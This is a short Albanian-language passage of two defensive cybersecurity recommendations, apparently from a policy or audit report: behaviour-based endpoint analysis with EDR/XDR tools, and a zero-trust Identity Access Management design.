• Të kryhen analiza të trafikut në nivel sjellje "behaviour" për pajisjet fundore, aplikimi i zgjidhjeve EDR, XDR. Kjo sjell analizën e skedarëve keqdashës jo vetëm në nivel signature por dhe në nivel behaviour.
• Të projektohet zgjidhja për menaxhimin e aksesit të përdoruesve "Identity Access Management" për të kontrolluar identitetin dhe privilegjet e përdoruesve në kohë reale sipas parimit "zero-trust".